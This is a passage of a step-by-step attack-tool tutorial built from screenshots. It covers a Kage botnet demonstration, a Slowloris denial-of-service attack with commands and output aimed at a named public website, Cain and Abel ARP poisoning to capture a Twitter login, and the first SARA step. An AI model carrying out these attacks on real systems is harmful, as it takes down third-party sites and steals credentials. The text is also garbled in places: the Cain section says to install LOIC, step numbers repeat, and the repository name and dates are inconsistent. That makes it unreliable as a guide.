


Step 17: Confirm the presence of the "don't move" file in the victim folder.


Step 18: Observe the snapshot provided by the attacker upon accessing the folder, demonstrating the successful execution of the second trial.



Step 19: Additionally, perform a shutdown command test to assess whether the machine responds by shutting down as expected.



Step 20: As a result, both the victim's (Windows XP) and the attacker's machines were successfully shut down in response to the test.




As a result, we can observe that Kage is useful for conducting botnets on a variety of operating systems, including Windows XP. It shows how Kage may use it to view the victim's system information, take a screenshot of the victim's current screen, create a folder and file within the victim's folder, and shut down the victim's PC.

4. Slowloris

Step 1: Open your web browser and navigate to the Slowloris GitHub repository using the following link: <https://github.com/gkbrk/slowloris>.

Step 2: Press the green Code button and copy the HTTPS link from the provided options.



Step 3: Launch the Kali Linux terminal and enter the command `cd Desktop` to navigate to the desktop directory.

Step 4: Enter the command `git clone`, followed by pasting the previously copied link.


Step 5: Issue the command `cd slowloris` to enter the Slowloris directory. Subsequently, utilize the `ls` command to view the contents of files in the Slowloris directory.

Step 6: Next, input `chmod a+x slowloris.py` to grant execution permission to the `slowloris.py` file for all users.

```
File Machine New Input Devices Help
Cat Care for Life - Cat C... kali@kali:~ kali@kali:~ kali@kali:~/Desktop/...
06:06 PM
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/gbkrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (74/74), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 45), reused 45 (delta 42), pack-reused 78
Receiving objects: 100% (152/152), 26.75 KiB | 1014.00 KiB/s, done.
Receiving deltas: 100% (78/78), done.

(kali㉿kali)-[~/Desktop]
$ cd slowloris
(kali㉿kali)-[~/Desktop/slowloris]
$ ls
LICENSE MANIFEST.in README.md setup.py slowloris.py
(kali㉿kali)-[~/Desktop/slowloris]
$ chmod a+x slowloris.py
```

Step 7: `catcare4life.org` is the website we want to attack.



Step 8: Enter "dig catcare4life.org" in the terminal to discover its IP address.

Step 9: Now, execute `./slowloris.py 138.68.148.15`, where 138.68.148.15 is the IP address of the target website to initiate the attack.

```
File Machine View Input Devices Help
Cat Care for Life - Cat C... kali@kali: ~ kali@kali: ~/Desktop/Slowloris
File Actions Edit View Help
[~(kali㉿kali)]:~/Desktop/slowloris
└─# dig catcare4life.org

; <>> DiG 9.18.0-2+Debian <>> catcare4life.org
;; global options: +cmd
;; options: +noverbose
;; -hNAME= - opcode: QUERY, status: NOERROR, id: 11497
;; Flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PREFERENCESECTION:
;; EDNS: version: 0, flags: urp; udp: 4996
;; QUESTION SECTION:
;catcare4life.org. IN A


;; ANSWER SECTION:
catcare4life.org. 3600 IN A 138.68.148.15

;; AUTHORITY SECTION:
org. 156758 IN NS h2.org.afilias-nst.org.
org. 156758 IN NS c8.org.afilias-nst.info.
org. 156758 IN NS 0d.org.afilias-nst.org.
org. 156758 IN NS 20.org.afilias-nst.info.
org. 156758 IN NS a2.org.afilias-nst.info.
org. 156758 IN NS 98.org.afilias-nst.org.

;; Query time: 264 msec
;; SERVER: 172.16.198.38(172.16.198.38) (UDP)
;; WHEN: Wed Jun 03 05:02:42 EST 2024
;; MSG SIZE rcvd: 199

[~(kali㉿kali)]:~/Desktop/slowloris
└─# ./Slowloris.py 138.68.148.15
[03-01-2024 05:04:13] Creating sockets ...
[03-01-2024 05:04:14] Sending keep-alive headers ...
[03-01-2024 05:04:14] Socket count: 128
[03-01-2024 05:04:14] Creating 128 new sockets ...
[03-01-2024 05:05:01] Sending keep-alive headers ...
[03-01-2024 05:05:01] Socket count: 128
[03-01-2024 05:05:01] Creating 30 new sockets ...
[03-01-2024 05:05:22] Sending keep-alive headers ...
```

Step 10: Step 9: Confirm the success of the attack by attempting to access the website again. If the site remains unreachable, it indicates that the attack was successful in temporarily taking down catcare4life.org.




5. Cain and Abel


Step 1: Install the LOIC software on your PC's Windows.




Step 2: As soon as it launched, the network setup was established and the wireless network interface was selected. Then, click the Sniffer and Hosts buttons.




Step 3: Click on the plus sign symbol.




Step 4: Subsequently, click the OK button to verify that all settings are in their default positions and that our network's IP address has been accurately acquired.




Step 5: Select APR from the list of tabs below.




Step 6: Within the upper section of the two spaces to the right of the tree view, click on the plus symbol.




Step 7: Identify every IP and MAC combination available. Select the victim's IP address and MAC on the right side, and designate the network's actual gateway as the victim gateway on the left.




Step 8: Click the third button to initiate the ARP Poisoning.




Step 9: Subsequently, we opt to use a Twitter website to gather the email address and password, accessing it while the chain is active.



Step 10: For safety purposes, we are creating a new account to target. Proceed by entering the password.




Step 11: Lastly, you can notice that the username and password are now showing up in Cain under the Password lower tab (HTTP protocol), on the sniffer tab. The results are being recorded in Cain.



LINUX

1. SARA

Step 1: Run the command `python3 sara.py` to initiate the SARA utility. Respond to the prompt by typing `y`.



